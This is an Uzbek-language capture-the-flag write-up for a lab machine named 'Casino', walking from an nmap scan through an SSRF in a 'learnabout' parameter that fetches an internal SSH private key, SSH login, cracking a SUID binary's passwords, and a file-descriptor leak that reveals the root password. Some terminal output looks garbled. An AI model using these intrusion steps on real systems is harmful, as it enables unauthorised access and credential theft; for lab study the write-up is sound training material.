


Casino — writeup



```
kali@kali: ~
Session Actions Edit View Help

(saidislom@kali)-[~]
└─$ nmap -sCV -p 22,80 192.168.56.119
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-08 23:37 +0500
Nmap scan report for 192.168.56.119
Host is up (0.00017s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2 (protocol 2.0)
|_ ssh-hostkey:
|_  256 3b:20:d0:ba:e2:7a:8a:01:8a:35:3b:52:08:b0:c6:a8 (ECDSA)
|_  256 74:76:0a:61:d4:2c:9b:45:36:00:4d:c8:d8:be:0b:89 (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-title: Binary Bet Casino
|_ http-cookie-flags:
|_  /:
|_  PHPSESSID:
|_  httponly flag not set
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:90:1F:C4 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds

(saidislom@kali)-[~]
└─$
```

nmap natijasi. **22** (ssh) va **80** (http) portlari ochiqligi aniqlandi




saytning vizual ko'inishi (<http://192.168.56.119/>) — Binary Bet Casino kirish sahifasi



[register.php](#) orqali yangi foydalanuvchi hisobini ro'yxatdan o'tkazamiz




login qilib kirganimizdan so'ng `/casino/index.php` boshqaruv paneli va o'yinlar ro'yxati ochildi



gobuster orqali `/casino/` katalogi skanerlandi va `explainmepls.php` sahifasi topildi



`explainmepls.php` da `learnabout` parametri orqali SSRF (Server-Side Request Forgery) zaifligi aniqlandi



ffuf yordamida SSRF orqali `127.0.0.1` portlari skanerlandi va `6969` -port ochiqligi ma'lum bo'ldi



SSRF orqali `127.0.0.1:6969` ga so'rov yuborilganda adminlarning To-Do List sahifasi ochildi



6969-portda `/codebreakers` sahifasi va unda `shimmer_rsa` xususiy kalitga havola topildi

```
kali@kali: ~/casino/files
Session Actions Edit View Help

(saidislom@kali)-[~/casino/files]
└─$ curl -s -b "PHPSESSID=k8akhk9logjjiissu32aaqg9h" "http://192.168.56.119/casino/explainmepls.php?learnabout=127.0.0.1:6969/codebreakers/shimmer_rsa" | sed -n '/-----BEGIN OPENSSSH PRIVATE KEY-----/,/-----END OPENSSSH PRIVATE KEY-----/p' | sed 's/^[ \t]*//> shimmer_rsa
(saidislom@kali)-[~/casino/files]
└─$ chmod 600 shimmer_rsa
(saidislom@kali)-[~/casino/files]
└─$ head -n 6 shimmer_rsa && tail -n 3 shimmer_rsa
-----BEGIN OPENSSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktZjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAABAAABlAAAAAdzc2gtcn
NhAAAAAEAAQAAAYEAYazv9re1BpLfcPmH6jKbg7kjTtNYfNlR8tfs93ahPdr80HJwYJ
g+1WAh2LxWsr-jTLvY87gHgr2CDw8XZ3to5E2Lx86ufah3SURZ1WxYnUONrgJqCzeNn1P/
oLmv5uN3JyejK4sNKAwm6n0DoYmFzA5quot4g1G+c81op0ww0u81B1kTzYXiWyp5cN+d
NuYKgF9ZKsLLbGuvUFbUWmS2wmxV0VW7YQAQGL1WMIpRmfd9b1PKHxf8tS8ab0JMDXk/q
...
o1LBfy03QWwkuLBGaHUhUbjYf1sy1w+5W0I6Fy11rj8AtQCWLWEeJ5Ie0ubgPB134LmXSE
5JYqg0CzdThLWdAAADnNoaW1tZXJAY2FzaW5vAQIDBA==
-----END OPENSSSH PRIVATE KEY-----
(saidislom@kali)-[~/casino/files]
└─$
```

SSRF orqali **shimmer_rsa** OpenSSH xususiyl kaliti yuklab olinib, **chmod 600** berildi

```
shimmer@casino: ~
Session Actions Edit View Help

(saidislom@kali)-[~/casino/files]
└─$ ssh -i shimmer_rsa shimmer@192.168.56.119
Debian GNU/Linux 12
Welcome to Binary Bet Casino
-----
Linux casino 6.1.0-9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1 (2023-05-08) x86_64

shimmer@casino:~$ id
uid=1001(shimmer) gid=1001(shimmer) grupos=1001(shimmer),100(users)
shimmer@casino:~$ ls -la
total 48
drwx----- 3 shimmer shimmer 4096 jun 14 2023 .
drwxr-xr-x 4 root root 4096 jun 14 2023 ..
lrwxrwxrwx 1 shimmer shimmer 9 jun 14 2023 .bash_history -> /dev/null
-rw-r--r-- 1 shimmer shimmer 220 jun 14 2023 .bash_logout
-rw-r--r-- 1 shimmer shimmer 3526 jun 14 2023 .bashrc
-rwsr-xr-x 1 root root 16432 jun 14 2023 pass
-rw-r--r-- 1 shimmer shimmer 807 jun 14 2023 .profile
drwx----- 2 shimmer shimmer 4096 jun 14 2023 .ssh
-rw-r--r-- 1 root root 17 jun 14 2023 user.txt
shimmer@casino:~$ cat user.txt
casinouserqobrerr
shimmer@casino:~$
```

shimmer useri nomidan SSH orqali tizimga ulandik va **user.txt** flagi olindi: **casinouserqobrerr**

```
kali@kali: ~/casino/files
Session Actions Edit View Help

(saidislom@kali)-[~/casino/files]
└─$ python3 solve_pass.py ./pass
[*] Analyzing SUID binary 'pass' with symbolic execution / reverse equations...
[*] checkPasswd constraint solver:
    p[4]*p[11] = 9797 → p[4]='e', p[11]='a'
    p[11]*p[13] = 11252 → p[13]='t'
    p[12] = p[13] - 1 → p[12]='s'
    ...
[+] First Password Found: ihopethisisastrongpassword
[+] Second Password Found (in .rodata at 0x2040): ultrasecretpassword

(saidislom@kali)-[~/casino/files]
└─$ ./pass
Passwd: ihopethisisastrongpassword
Correct pass
Second Passwd: ultrasecretpassword
shimmer@casino:~$
```

home katalogidagi SUID root huquqiga ega `pass` binar fayli teskari muhandislik qilindi va parollar topildi: `ihopethisisastrongpassword`

```
shimmer@casino: ~
Session Actions Edit View Help

shimmer@casino:~$ ./pass
Passwd: ihopethisisastrongpassword
Correct pass
Second Passwd: ultrasecretpassword
$ ls -l -p $PWD
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
sh 983 shimmer 0u CHR 136,0 0t0 3 /dev/pts/0
sh 983 shimmer 1u CHR 136,0 0t0 3 /dev/pts/0
sh 983 shimmer 2u CHR 136,0 0t0 3 /dev/pts/0
sh 983 shimmer 3r REG 8,1 15 522246 /opt/root.pass
$ cat <&3
masteradmin420
$ exit

shimmer@casino:~$
```

`pass` dasturi `/opt/root.pass` faylini ochib, FD 3 ni yopmasdan shell berishi (FD leak) aniqlandi. `cat <&3` orqali root paroli olindi: `masteradmin420`


```
root@casino: ~
Session Actions Edit View Help

shimmer@casino:~$ su - root
Contraseña: masteradmin420
root@casino:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@casino:~# whoami
root
root@casino:~# ls -la /root
total 48
drwx----- 3 root root 4096 jun 16 2023 .
drwxr-xr-x 18 root root 4096 jun 13 2023 ..
lrwxrwxrwx 1 root root   9 jun 14 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 571 abr 10 2021 .bashrc
-rw-r--r-- 1 root root 15 jun 14 2023 r0ot.txt
root@casino:~# cat /root/r0ot.txt
symboliclove4u
root@casino:~#
```

`su - root` orqali root hisobiga o'tildi va `/root/r0ot.txt` flagi qo'lga kiritildi: `symboliclove4u`